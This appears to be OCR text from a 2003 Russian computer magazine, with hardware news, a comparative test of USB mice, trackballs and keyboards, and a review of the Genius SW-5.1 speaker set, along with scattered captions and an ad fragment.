Французская компания Sagem выпустила новую мобилу с широкими мультимедиа-возможностями. Трубка имеет классическую прямоугольную форму, весьма компактные размеры и оборудована встроенной фотокамерой, радом с объективом которой находится специальное зеркальце, облегчающее создание автопортретов. Камера оснащена CCD-матрицей с разрешением 640x480 и может сохранять изображения в следующих форматах: BMP, JPEG, PNG, GIF, animated GIF. Благодаря встроенному GPRS-модему можно без проблем отправлять электронные сообщения с приаттаченными фотками. Основные спецификации Sagem MyX-6:
экран TFT-LCD размером 32x40 мм и разрешением 128x160 точек (12 строк текста)
GPRS класса 10, максимальная скрость входящей передачи - 57,6 кбит/с
инфракрасный порт IrDA
WAP 1.2.1
SMS, EMS 5.0, MMS
система быстрого ввода текста T9
30 мелодий звонка
диктофон
встроенные игры
конвертер валют, калькулятор, будильник, таймер
батарея ионно-литиевая на 1050 мА*ч
время работы в режиме разговора 4,5 ч, в режиме ожидания до 300 ч
размеры 110x46x 22
вес с батареей 106 г
корпус со сменными панелями
В продажу новика поступит в мае по цене около 400 евро.

Новый чипсет от Sis

Небезызвестная компания Sis представила новый чипсет для платформы AMD K7, поддерживающий 400-мегагерцовую системную шину – в качестве северного моста выступает чип Sis748, южный представляет собой микросхему Sis963L. Связь между чипами осуществляется при помощи 16-разрядной шины MuTIOL с частотой 533 МГц. Выпущенный чипсет поддерживает USB 2.0/2.1, 5.1 AC97 звук и 10/100 mbps Ethernet.
Микросхемы также поддерживают новую память DDR400; видимо, этот чипсет напрямую ориентирован на готовящуюся к выпуску линейку процессоров Athlon с ядром Barton, работающих на 400-мегагерцовой шине – AMD обещает представить эти камни в конце апреля. Тогда же VIA обещала выпустить чипсет KT600 – хотя торопиться с ним компании тоже не следовало бы – ведь этим они здорово снизят продажи плат на базе представленного недавно VIA KT400A, кому нужны платы на чипсете, который уже через месяц будет "старьем"? :)


Пингвиний КПК

Компания Sharp Electronics анонсировала недавно модернизированную версию своего КПК SL-5500 - Zaurus SL-5600. Компьютер оснащен цветным ЖК-дисплеем, встроенной 37-keys клавой, процессором Xscale PXA-250 400 mghz от Intel, 64 mb flash- и 32 мб SDRAM-памятью. От предшественника рассматриваемую модель отличает также более емкий литий-ионный аккумулятор емкостью 1700 мА – самая мощная батарейка для КПК на сегодняшний день. Основная фишка устройства заключается в используемой ОС, это специальный Linux - Lineo Embeddix на ядре 2.4.18. Сама ОС и все установленные приложения сжаты по специальному алгоритму, чтобы предоставить пользователю как можно больше свободного места. Правда технология сжатия данных в ОЗУ довольно пагубно сказывается на производительности системы – ведь прежде чем осуществить доступ к каким-либо данным, их сперва надо декомпрессировать. Но эта проблема решена использованием мощного процессора, так что пользователю доступно около 32 "несжатых" мегабайт – реально возможный объем хранимых данных, конечно, прямо зависит от их организации – он может в разы превосходить эти 32 Мб для текста и существенно не меняться для сжатого видео или звука.
Zaurus SL-5600 продается с полным комплектом необходимого ПО, вместе с устройством покупатель получит Personal Information Management, в который входят адресная книга, календарь, калькулятор, текстовый редактор, органайзер, звукозаписывающий софт, часы с таймером и программа для работы с Microsoft Outlook и Palm Desktop. Для работы с World Wide Web используется Opera 6, поддержка Flash и PDF появляется после установки соответствующих плагинов. Кроме того, в поставку Zaurus включена Jeode Java Virtual Machine, обеспечивающая поддержку Oper'ой PersonalJava и Java 1.2. Стоить новинка будет около $450.

NEXT

Gigaмать


Компания Gigabyte Technology начала поставки представленной недавно системной платы VIA GA-7VAXP-A Ultra под платформу AMD K7. Этой матерью Гигабайт открыл новую линейку K7 Triton, в рамках которой намерен выпускать доступные и производительные платы на чипсетах фирмы VIA под процессоры AMD.
Основные спецификации платы:
Чипсет: VIA KT400A+VIA VT8235
Поддержка процессоров AMD Athlon XP с FSB 333 МГц, в том числе с новым ядром Barton
Поддержка памяти DDR 400
Слоты AGP 8x/4x, 5x PCI
Интерфейс Serial ATA
RAID: чип Promise, IDE RAID уровней 0, 1
5.1 звук на базе кодека AC97
Шесть портов USB 2.0, три порта IEEE 1394
Интерфейс 10/100Mb LAN
DualBIOS



Улучшенная защита процессора от перегрева
Поддержка возможностей оверклокинга (ручная установка частоты FSB, напряжения питания процессора и т.д.)
Утилиты Easytune 4, Q-Flash, @BIOS

Планы AMD

Японские сайты опубликовали недавно информацию (пока не подтвержденную официальными лицами) о перспективах развития и появления новых линеек процессоров от AMD.
В самое ближайшее время на рынке появятся процессоры, работающие на 400-мгц системной шине – они будут функционировать на ядре Barton. Рейтинг первого такого процессора, очевидно, будет 3200+, реальная частота кристалла составит 2200 МГц.
По сведениям из тех же источников, специалисты AMD сейчас работают над новым ядром Thoron, обладающим кэшем L2 объемом 256 кб, это наводит на мысль о том, что камни на этом ядре будут младшими братьями выпускаемых Barton-кристаллов, рассчитанных на рынок бюджетных систем.
Остальные планы AMD опубликовал сайт vr-zone.com:
* Opteron (WS/Server):
«SledgeHammer»: 1MB L2 Cache, 0.13 мкм SOI, апрель 2003
“Athens»: 1MB L2 Cache, 0.09 мкм SOI, первый квартал 2004
* Desktop Athlon 64
«ClawHammer»: 1MB L2 Cache, 0.13 мкм SOI, 2800+/3100+/3400+ (1.6/1.8/2Ghz) апрель 2003, 3700+ (2.2Ghz) лето 2003, 4000+(2.4Ghz) осень 2003
«San Diego»: 1MB L2 Cache, 0.09 мкм SOI, первое полугодие 2004
«Paris» : 256KB L2 Cache, 0.13 мкм SOI, 3200+(2Ghz?) лето 2003, 3500+ осень 2003
«Victoria»: 256KB L2 Cache, 0.09 мкм SOI, первое полугодие 2004
* Mobile Athlon 64
«ClawHammer»: 1MB L2 Cache, 0.13 мкм SOI, второе полугодие 2003
«Odessa»: 1MB L2 Cache, 0.09 мкм SOI, первое полугодие 2004
* Desktop Athlon XP
«Barton»: 400Mhz FSB, 512KB L2 Cache, 0.13 мкм, июнь 2003
«Thorton»: 333Mhz FSB, 256KB L2 Cache, 0.13 мкм, лето 2003



LG вооружается новой пушкой

На прилавках российских магазинов недавно появился новый 17-ти дюймовых монитор от LG - Flatron ez T710P, представитель новой линейки, в моделях которой реализовано несколько новейших разработок LG.
Этот плоский монитор оснащен новой электронной пушкой iPLS Gun II, обеспечивающей высокую плостность электронного пучка, и как результат, яркое и четкое изображение. Так же в этом мониторе продвигается новая фишка - система BrightView, позволяющая устанавливать различные режимы работы дисплея под различные задачи:
Текстовый режим для работы с офисными приложениями. Уровень яркости до 160 cd/m2
Режим просмотра динамического изображения (игры, фильмы). Уровень яркости до 350 cd/m2
Режим работы с цифровыми изображениями высокого качества.Уровень яркости до 220 cd/m2

Основные спецификации монитора:
Диагональ: 17"(16" видимая)
Покрытие: AGARAS (антистатическое, не отражающее, противобликовое)
Трубка: CDT FLATRON ez
Зерно: 0.25/ 0.20 мм
Горизонтальная частота: 30~85 КГц
Максимальное разрешение: 1600x1200@68Гц
Рекомендуемое разрешение: 1280x1024@85Гц
Соответствие стандартам: TCO 99, EPA Energy Star, FCC CLASS B, CE, MPR-II
Совместимость: VESA, IBM PC, PS/2, Apple, Macintosh
Энергопотребление в рабочем режиме: 73 W
Энергопотребление в спящем режиме: 15 W
Энергопотребление в режиме "выкл.": 5 W
Габариты монитора: 400 x 401 x 411 мм3
Вес нетто: 15,4 кг
Монитор, кстати, имеет довольно привлекательный внешний вид и не менее привлекательную цену – порядка $185.



Сборка компа по версии Gigabyte

Сходить в магазин за компакт-диском, а домой принести целый комп - сказка? Отнюдь. Ведь примерно такая история и произошла с победителем первого отборочного тура открытого чемпионата России по сборке компьютеров, который состоялся 29 марта в Москве в торговом центре "Москва". Х там был, а ты?



Выиграть компьютер (кстати, довольно неплохой: камень P4, видюха ATI, память Kingston) со всей периферией (сканер, колонки и т.д.) и ЖК-монитором мог каждый. Для этого нужно было зарегистрироваться на сайте главного спонсора - компании Gigabyte - или подкатить пораньше в Люблино и зарегистрироваться на месте. Все участники сначала прошли отборочный тур: довольно неслабый тест на знания дисциплин теоретической и практической сборки. 20 самых умных допустили к PC-конструктору.
Конечно, уровень участников заметно разнился (ме-



ня особо порадовал мальчик приятной ботанической наружности, пришедший с мамой и еле уложившийся в "квалификационные" 15 минут), но тем не менее, тебя на этих соревнованиях явно не хватало :). Ведь рекордное время (6 минут 33 секунды) - это, имхо, далеко не предел. В любом случае, обиженных не осталось, т.к. наградили всех, в том числе и пролетевших над главным призом на расстоянии порядка светового года. А двое лучших сборщиков уже готовятся к финалу с каким-то фантастическим (пока не известным) призом от Gigabyte'a.
Так что всем желающим заполучить отличный компутер настоятельно рекомендуем потренироваться в сборке/разборке (последняя не оценивалась, но в задание тоже входила) своего PC и, вперед - на сайт **www.winner.gigabyte.ru**.



test_lab (test_lab@gameland.ru)

МЫШИНЫЕ КОРОЛИ

S/N: KJ1 AA0007 322

Эпоха интерфейса USB в самом разгаре. Что только не подключают через него к компу: ZIV-драйвы, mp3-плееры, карманники, камеры, флеш-ридеры и еще целую кучу других экзотических хайтек-гаджетов. Мы же решили проверить, как на сегодняшний день представлены более привычные устройства с этим интерфейсом, а именно — мышки и клавы, которые любой из нас юзает ежедневно.

За месяц мы успели протестить целый вагон USB-мышей, трекболов и клавиатур. На рынке их существует еще больше, но самые основные в тест попали. Так что, вооружившись любимым журналом, в магазине ты не растеряешься :).
Мы решили избегать в статье слов типа «удобно» и «неудобно» применительно к конкретным девайсам. По нашим наблюдениям от одной и той же мышки один чел может корчиться в приступах рвоты, а другой — тащиться, как удав шершавым пузом об асфальт. Мы серьезно подошли к задаче и предлагали пощупать мышей разным неискушенным людям. А записывали не вопли злости/радости, а фишки, на которые люди обращают внимание. Получилось довольно интересное исследование по эргономике.

УДОБНО ИЛИ НЕУДОБНО?

Итак, мнения противоположны. Одни обожают легкие девайсы, поскольку от тяжелых мышей устает рука, а тяжелую клаву неудобно держать на пузе или на коленях. Другие любят потяжелее, поскольку считают легкие девайсы неустойчивыми.
Одни постоянно отрывают мышку от поверхности при работе и им важно, чтоб она из рук не выскальзывала. Другие вообще не отрывают мышь от субстрата.
Одним нравятся эргономичные мышки, чтобы сидела в руке как влитая. Другие предпочитают просто симметричные, чтобы можно было лапать как левой, так и правой рукой.
Кто-то любит, когда мышка светится, мигает, или даже звучит, а других это раздражает.

РОДИОМЫШЬ?! ДАЛЕКО?

Первый вопрос, который задает человек, глядя на радиомышь: «Насколько далеко она работает?». Начать стоит с того, а на сколько надо? Если ты собрался использовать мышку на столе, то хватит тридцати сантиметров. Если ты хочешь прилечь на диван, хватит одного-двух метров. Уже с трех метров может понадобиться бинокль, чтобы разглядеть курсор и буквы на экране семнадцатидюймового монитора с разрешением 1024x768, хотя большинству он необходим уже с двух метров :).
Второй вопрос обычно задают знающие люди - про мертвые зоны и устойчивость работы. Знатокам отвечаем: на столе, рядом с передатчиком любая мышка будет работать без проблем. При удалении на половину паспортного расстояния проявляются мертвые зоны, они зависят от препятствий, от уровня мышки относительно приемника, от ее ориентации, от заряда батареек и от качества электроники. Но мертвые зоны не проблема, поскольку они обходятся одним простым движением. То есть надо один раз устроиться на диване так, чтобы все работало, может быть даже чуть-чуть переставить радиоблок, и забыть о мертвых зонах навсегда. Нестабильность работы радиоклавы или радиомыши после того, как ты все настроил под себя, будет беспокоить только в двух случаях: когда сядут батарейки, и когда ты вздумаешь ходить по комнате с беспроводной клавиатурой, одновременно набивая текст :).

ЧЕГО ХОТЯТ ГЕЙМЕРЫ?

Проверяя пригодность мышей для игр, мы опросили несколько заядлых гамеров. Оказывается, помимо отсутствия заеданий, многих волнует поведение мыши во время отрывания от коврика. Повальное большинство опрошенных любят качественные оптические мыши за их точность и неприхотливость, однако движения профессионального игрока отточены до мелочей, когда он отрывает мышь от субстрата, курсор не должен двигаться. Механическая мышь действительно не двигает курсором, а вот оптическая не может так просто смириться с исчезновением пола под ногами и все равно пытается проследить направление движения.
Предположив, что все зависит от мощности фонаря (светодиода), мы замерили ее при помощи солнечной батареи от калькулятора и амперметра. Чем больше мощность, тем больше напряжение. У всех мышек нашего обзора мы получили примерно одинаковые результаты, надо только отметить, что мощность может зависеть от заряда батарей.
Тогда мы решили все-таки попытаться найти оптическую мышь с лучшей реакцией на ухождение пола из-под ног и опять получили похожие результаты.
Однако мы все-таки нашли способ борьбы со злом! Высота срабатывания зависит не столько от мышки, сколько от субстрата. На темном столе высота достигает семи миллиметров, на ковриках около трех, а на белом листе бумаги вредоносный эффект практически исчезает. Советуем отцам класть под свои оптические мышки белый лист бумаги, и они не подведут.

КАЧЕСТВО РАБОТЫ МЫШЕЙ

Работа свежепочищенной механической мыши всех устраивает, только редкие прогеймеры и дизайнеры жалуются на «чувство шарика». Однако почищенная мышь рано или поздно засорятся, и качество снижается.
Современные оптические мыши превосходят механических родственников по точности позиционирования курсора. Однако у них дурная наследственность, все дело в том, что их оптические предки сходили с ума на некоторых поверхностях, двигали курсор скачками, бессовестно заедали.
В современном поколении оптических мышей этих проблем практически нет. Две оптические USB-мыши с разными частотами опроса, разными разрешениями, разными пиковыми ускорениями, с разными процессорами и разными алгоритмами могут работать одинаково. Это к тому, что не нужно обольщаться, увидев великолепное значение 1600dpi или другой разрекламированный параметр. На практике же нет тестов, позволяющих точно измерить реальное разрешение и скорость мыши. Хорошая мышь может заедать и от старой версии драйверов.
Что же остается? Остается прислушиваться к мнению людей, постоянно работающих с графикой. Они хвалят оптическую систему LOGITECH серии MX.
Однако остальных мышек из нашего обзора обижать тоже не хочется, все они отличаются более чем приемлемым качеством. Возможность точного управления курсором подошла к верхнему пределу, и теперь игра идет больше на удобстве и дополнительных фишках.


DEFENDER 1440A UP
DEFENDER 1480 UP

DEFENDER 1440A UP

Тяжелая оптическая радиомышь на двух пальчиковых аккумуляторах. Когда твой комп не используется, можешь положить ее на базу, и она будет заряжаться прямо как радиотелефон. К базе подключается внешний сетевой адаптер, поэтому мышка может заряжаться и при выключенном компе. Корпус такой формы, что от стола ее оторвать непросто - двумя пальцами этого не сделаешь. Слева и справа торчат дополнительные кнопки, они расположены достаточно низко.

DEFENDER 1480 UP

Поражает своим необычным дизайном. Хотя аккумуляторы тут мизинчиковые (AAA), корпус сделан из оргстекла и потому довольно тяжелый. Эта оптическая мышь подходит для ноутбуков или для компов, у которых есть USB-разъем на передней панели. Если ты хочешь использовать такую мышку с обычным компом, то может понадобиться USB-удлинитель. Радиус действия невелик, а если приемник воткнуть в системный блок сзади, то вообще ничего не будет работать. Потому и нужен удлинитель или USB-разъем на передней панели. Другое дело ноутбук. В него удобно воткнуть компактный радиомодуль.

Мышка легко поднимается двумя пальцами, для этого бока сточены. Комплектация просто невероятная, есть три шнура для зарядки аккумуляторов: через USB, через радиомодуль и через сетевой адаптер.

DEFENDER BROWSER 830 UP

Обычная механическая мышка. Две дополнительные кнопки находятся как раз под пальцами. Иногда их можно случайно нажать. Как и старший родственник (DEFENDER 1440A UP) обладает обтекаемой формой, поэтому с трудом отрывается от стола.

A4TECH SWOP-45

Многие испытуемые отметили удобство этого оптического зверя. Всем нравится удобная кнопка под большой палец. Может быть, на фото мыша выглядит угловато, но в руку ложится неплохо.

A4TECH WWW-35

Двухколесная оптическая мышь. Двухколесность - вещь незаменимая при серфинге инета, рисовании, расчетах в бескрайних таблицах, просмотре фоток, то есть везде, где изображение не помещается на экран. Одним колечком ты скролишь по горизонтали, а другим по вертикали. И не приходится лазить курсором к скролбарам. Есть, конечно, альтернативная технология, когда нажав на скролинг, можно двигать мышкой изображение. Однако двухколесность все-таки предпочтительнее, поскольку можно одновременно скролить и кликать, а с нажатием на скрол - либо двигать, либо кликать. Словом, привыкаешь к этому мгновенно, а отвыкать придется долго :).

Дополнительные кнопки расположены под пальцами - можно случайно нажать. Мышка легко поднимается двумя пальцами. Нажимается почему-то только одно колесо, хотя было бы круче, если бы нажимались оба.

A4TECH RFSOP-35

Сверхлегкая оптическая радиомышь. Беспроводные мыши из-за батарей и дополнительных радиосхем весят значительно больше обычных. Так вот в этой модели инженерам A4TECH удалось сохранить нормальный вес. Естественно, использованы аккумуляторы AAA. Мышь без проблем поднимается двумя пальцами. Заряд батарей происходит только от порта USB, для этого в корпус втыкается штекер.

A4TECH RP-1535

Мышка неотличима от A4TECH RFSOP-35, разные только приемники. Если A4TECH RFSOP-35 снабжена настольным радиоблоком, то A4TECH RP-1535 имеет миниатюрный приемник. Такой приемник очень удобно использовать с ноутбуками. Однако A4TECH не забыла и о пользователях до-

NEXT


DEFENDER BROWSER 830 UP


A4TECH WWW-35


A4TECH SWOP-45


A4TECH RFSOP-35

МЫШИНЫЕ КОРОЛИ

test_lab (test_lab@gameland.ru)


A4TECH RP-1535



LOGITECH MX700

машних компьютеров, для них имеется USB-удлинитель, позволяющий вывести радиодатчик ближе к мышке. Радиус действия, конечно же, невелик.

LOGITECH MX700

Эргономичный оптический радио-монстр. Мышка очень тяжелая, заточена под правую руку, потому для левшей не покатит. Под большим пальцем две дополнительные кнопки, их, конечно, можно перепрограммировать, но вообще-то они нужны для интертнет-навигации: «Back» и «Forward». Если привыкнуть, то это экономит кучу времени при серфинге.
Стоит отдельно рассказать про технологию Cruise Control Scrolling System - это две маленькие кнопочки рядом с колесиком. Когда ты просматриваешь и читаешь текст, то обычно пользуешься клавишами «Page UP»/»Page DOWN» для быстрой прокрутки, чтобы искать, и клавишами управления курсора - для медленной, чтобы читать. Так вот на этой мышке можно настроить скрол на быструю прокрутку, а кнопки на медленную или наоборот, как удобнее. Полезна также кнопка переключения между приложениями. Она лучше подходит для быстрого свертывания страниц, так как находится прямо под ладошкой. Когда смотришь порнуху, а в комнату кто-то входит... незаменимая вещь. Конечно, эту кнопку оценят любители работать с большим количеством окон, некоторые вешают на нее закрытие окна. LOGITECH MX700 снабжена двумя пальчиковыми аккумуляторами и умеет заряжаться на базе от адаптера.

LOGITECH MX300

Простая оптическая мышь. Отличительная особенность - кнопка сворачивания окон на спине, точнее, кнопка предназначена для переключения между приложениями, но сворачивание приятнее. Средней тяжести, отрывается от субстрата двумя пальцами.


LOGITECH MOUSEMAN DUAL OPTICAL

Мышь имеет экстраординарное оптическое разрешение: аж 1600 точек на дюйм. Два оптических датчика по 800dpi каждый, расположены под углом 45 градусов друг к другу. А по-русски, у животного на пузе два огонька, потому и называется Dual Optical. Когда-то эта мышь превосходила своих современниц по точности позиционирования и плавности хода. То есть у нас в руках проверенный временем аппарат. Однако новые 800dpi-мыши LOGITECH MX300 и LOGITECH MX700 нисколько не уступают двухглазой. Отсюда вывод, что поведение курсора зависит не только от разрешения оптической системы.

LOGITECH CORDLESS OPTICAL TRACKMAN

Беспроводной оптический трекбол. Имеет эргономичный дизайн и большой шарик. Ты будешь сме-


NEXT


LOGITECH MX300


LOGITECH Cordless Optical TrackMan


LOGITECH MouseMan Dual Optical


LOGITECH Cordless Desktop Optical


West
AMERICAN BLEND
Ultra
ЛЕГКИЕ
МОДНЫЕ
СТИЛЬНЫЕ
товар сертифицирован
Минздрав предупреждает: курение опасно для вашего здоровья

МЫШИНЫЕ КОРОЛИ

test_lab (test_lab@gameland.ru)

яться, но вполне реально использовать его обеими руками, хотя, возможно, не всем это удастся. У трекбола есть дополнительные кнопки «Back»/»Forward» для работы в инете. Поддерживается технология Cruise Control Scrolling System. Мышкой по подушке не повозишь, а вот трекбол возить не надо. Потому рекомендуем его как пульт дистанционного управления для компьютера. Кстати трекболы из-за точности позиционирования курсора предпочитают некоторые дизайнеры.

LOGITECH CORDLESS DESKTOP OPTICAL

Радионабор из мышки и клавиатуры. Мышь - LOGITECH Cordless MouseMan Optical. И в клавиатуре, и в мышке по 2 батареи АА, мышь кажется тяжелой, а клавиатура легкой и компактной. Когда берешь клаву в руки, даже не верится, что этот многокнопочный монстр может быть таким тонким и легким. Из минусов: хлипкое крепление подставки под руки. Из плюсов: на клаве имеется дополнительный скрол, пульт управления музыкой и еще несколько кнопок, поддающихся программированию. Очевидно, что до кнопки на клавиатуре добираешься быстрее, чем до кнопки на экране монитора.

LOGITECH CORDLESS DESKTOP COMFORT

Любителям тяжелых эргономичных клав посвящается. У этого беспроводного комплекта также есть кнопки для контроля веба и для управления проигрыванием аудио/видео, правда они более однообразны, отсутствует скрол. Общее впечатление после LOGITECH Cordless Desktop Optical менее яркое. Мышка - та же LOGITECH Cordless MouseMan Optical.
Такая же хлипкая подставка для рук. Те же четыре батарейки АА - две в клаве и две в мышке.

LOGITECH CORDLESS DESKTOP DELUXE

Радионабор начального уровня. Клавиатура классическая, легкая, дополнительных кнопок минимальное количество. Механическая мышь явно является родственником LOGITECH Cordless Mouse Color Select. Две пальчиковых батареи жрет клава, а две мизинчиковых - мышь. Кстати тушка животного очень легкая.

LOGITECH INTERNET NAVIGATOR NEW

Обычная проводная клава, практически под копирку сделана с LOGITECH Cordless Desktop Optical. Также имеет пульт для контроля аудио/видео, скрол, специальные кнопки для интернет-серфинга. Представь, что кнопки твоего браузера находятся на клавиатуре. Клава легкая и эргономичная, вот только уже традиционная подставка под руки висит на чем-то хлипком.

GENIUS WEBSCROLL+

Механическая мышка с широкими возможностями. В мышке есть маленький динамик и подсветка колесика для оповещения о получении почты. Это полезно людям, измученным звуковыми схемами Windows.

GENIUS WEBSCROLL+ NBEYE

Для любителей суперлегких и суперкомпактных мышей. На фотке GENIUS WebScroll+ NBEye не отличишь от GENIUS WebScroll+. Однако разница очевидна: GENIUS WebScroll+ NBEye имеет оптический датчик, а размером она вполовину меньше. Понятно, что для огромной волосатой лапы эксперта тестовой лаборатории такая мышь не очень удобна - потеряется между пальцами. Хотя, с другой стороны, с ноутбуком таскать такую - в самый раз. А может быть мышка создана для того, чтобы ее держали нежные девичьи руки? Как и ее предок, GENIUS WebScroll+, NBEye имеет механизм для оповещения о приходе почты.

GENIUS EASYTRACK OPTICAL

Оптический трекбол. Ты спросишь: «Какой смысл в трекболах?». Это способен понять только человек, у которого по роду деятельности стол хронически завален железом, например. Так вот в таких условиях двигать мышкой просто невозможно, потому что места для нее нет. А трекбол крутить реально, он ведь на месте стоит. Есть два типа трекбола - под большой палец и подо всю руку. GENIUS EasyTrack Optical рассчитан на большой палец, остальное - как у мышки. Некоторые скажут, что трекбол неудобен, но это дело привычки. Вспомните, как мучительно учились управляться с мышкой и клавиатурой. Также удобно трекбол положить на колено или на пузо, что с мышой невозможно. Для людей, работающих с графикой, важно то, что трекбол всегда остается на том месте, где его оставили. К мышке стоит прикоснуться, как курсор сдвинется.
Однако никогда не покупай механические трекболы, потому что они засоряются грязью с рук в сто раз быстрее мышей. Придется чистить чаще, чем раз в день. И не покупай трекбол без скрола, поскольку замучаешься крутить шарик до скролбара и обратно.

CHERRY POWER WHEELMOUSE M-5000

Легкая компактная черная мышка. С оптическим сенсором и светящимся глазом. Скрол, видимо, светится просто для красоты. Легко поднимается двумя пальцами. Кнопки нажимаются мягко.



LOGITECH Cordless Desktop Comfort

LOGITECH Internet Navigator NEW

LOGITECH Cordless Desktop Deluxe

GENIUS WebScroll+


GENIUS WebScroll+ NBEye




GENIUS EasyTrack Optical

Вот такая простенькая мыша.

CHERRY POWER WHEELMOUSE M-6000

Оптическая радиомышь. Зарядка аккумуляторов не предусмотрена, использует обычные батареи. Довольно тяжелая, двумя пальцами не возьмешь. Дополнительная кнопка у самой земли, поэтому палец будет ездить по субстрату. Зато у этой мыши по паспортным данным рекордное расстояние до приемника.

CHERRY G83-6000 STANDARD

Классическая клавиатура от CHERRY, кнопки нажимаются мягко и негромко, вес небольшой, никаких дополнительных кнопок нет.

CHERRY G84-4100 COMPACT

Внешняя компактная клавиатура для ноутбуков. В документации написано о позолоченных контактах, которые увеличивают срок службы в несколько раз. Клавиатура тихая и легкая, правда, нестандартного размера – не больше ноутбучной, может быть, придется некоторое время привыкать.

ВЫВОД

Оптические мыши стали настолько хороши и дешевы, что скоро окончательно выживут механических с рынка. Механикам останется вести партизанскую войну на столах лентяев и скряг, не спешащих покупать новую мышь, пока жива старая.

PS/2 тоже все пытаются выжить, но он еще повоюет! Все USB-манипуляторы из нашего обзора в обязательном порядке имели переходник на PS/2. А вот переходников с PS/2 на USB мы не видели. Конечно же, кто-то пытается продвигать мамки без USB-портов, но покупатели ведь тоже не дураки!

Если ты не собираешься гулять по комнате, можно смело брать радиомышь и радиоклаву. Многие радиомыши снабжены аккумуляторами и зарядными устройствами, конечно, такие предпочтительнее своих собратьев на обычных батареях.


Покупая мышь, задай себе вопрос: «А нужны ли дополнительные кнопки?». Если ты не будешь ими пользоваться, то они будут только мешать. Если ты решительно готов к утомительной настройке и привыканию к ним, то они способны в чем-то сделать твое взаимодействие с компьютером более эффективным.

И последнее - покупая нестандартную (навороченную, с дополнительными кнопками и скролами) мышь, клаву или просто трекбол, ты рискуешь привыкнуть к бонусным удобствам, при этом работа где-нибудь в другом месте (в клубе, в гостях и т.д.), где мышь/клава обычные, будет причинять тебе неслабый дискомфорт. Так что хорошее устройство ввода - это, в немалой степени, стандартное устройство ввода!


CHERRY Power WheelMouse M-5000


CHERRY Power WheelMouse M-6000


CHERRY G83-6000 Standard


CHERRY G84-4100 Compact

Исполнитель желаний (p0r0h@real.xakep.ru)

UPGRADE

ПОГРУЖЕНИЕ

Акустика Genius SW-5.1 Home Theater

СУПЕР ВЕЩЬ!

В нашей стране дороги и дураки - далеко не единственная проблема, не так давно к ним добавилась еще и проблема компьютерной акустики. Очень часто, приходя к очередному юзеру починять комп, видишь такую картину: на компе стоит какой-нибудь навороченный Audigy 2, при этом рядом с монитором красуются хреновенькие noname'овские колонки за 10 баксов. Складывается такое впечатление, что люди покупают крутые шестиканальные звуковухи и думают, что этого уже достаточно, чтобы получать удовольствие от качественного звука. На самом деле, как ты уже догадался, это не так. Если ты покупаешь хорошую звуковую карту и плохие колоночки - считай, что ты выкинул деньги, потраченные на звуковушку, в трэш.



В этом номере мы решили посоветовать тебе проапгрейдить акустику. Наш выбор пал на комплект Genius SW-5.1 Home Theater. С первого взгляда поразил размер коробки - она не просто большая, а очень большая; весит весь комплект аж 21 кг, причем большая часть веса приходится на сабвуфер (зато теперь он не будет прыгать как припадочный, когда тебе захочется помучить соседей Рамштайном). В комплект входят 6 колонок. Это сабвуфер, центральная, две фронтальных и две тыловых колонки. Сразу отвечаем на вопрос: "А на фига мне шесть колонок? Другие и двумя обходятся...". Все очень просто, такое количество колонок (и каналов) необходимо для полного эффекта присутствия, так как по стандарту Dolby Digital 5.1 все колонки играют свою определенную роль в создании эффекта объемного звучания. Центральная, левая и правая фронтальные колонки предназначены для точного позиционирования звука, а тыловые создают эффект обтекания.

Блок питания и усилитель находятся в сабвуфере, там же присутствуют все необходимые органы управления. В придачу ко всему этому в коробке был найден маленький пульт ДУ, набор шнуров и скромная документация с инструкцией на тему, куда чего втыкать. Откровенно порадовал дизайн колонок. Все они имеют деревянные корпуса, со всех снимаются накладки (что очень здорово, так как иногда возникает потребность их почистить). Еще стоит отметить, что в этой модели используется безразъемный способ соединения колонок с усилителем. Если хочется поставить тыловые сателлиты в другой конец комнаты, то никакой возни с подпайкой разъемов не будет - оголенные провода вставляются и просто зажимаются специальными фиксаторами. Прикольно сделана ручка регулятора общей громкости: когда увеличиваешь или уменьшаешь звук с пульта, она медленно и кайфово крутится :). Рядом с ней имеют место еще три регулятора все той же громкости, но уже отдельно для центральной колонки, сабвуфера и сателлитов, что очень удобно, так как можно быстро и без гимора настраивать баланс. Чуть ниже расположены 4 кнопки, коммутирующие входы на самих колонках. На задней панели сабвуфера имеется два входа стандарта 5.1 (один 9-пиновый din jack и один тюльпановый) и три стереовхода для техники. Кроме этого там есть основной выключатель питания (на передней панели он тоже есть, но переводящий колонки в ждущий режим) и предохранитель на случай, если в твоем электрощитке решит поковыряться пьяный электрик. Единственный недостаток этого комплекта акустики - отсутствие цифрового входа :(.

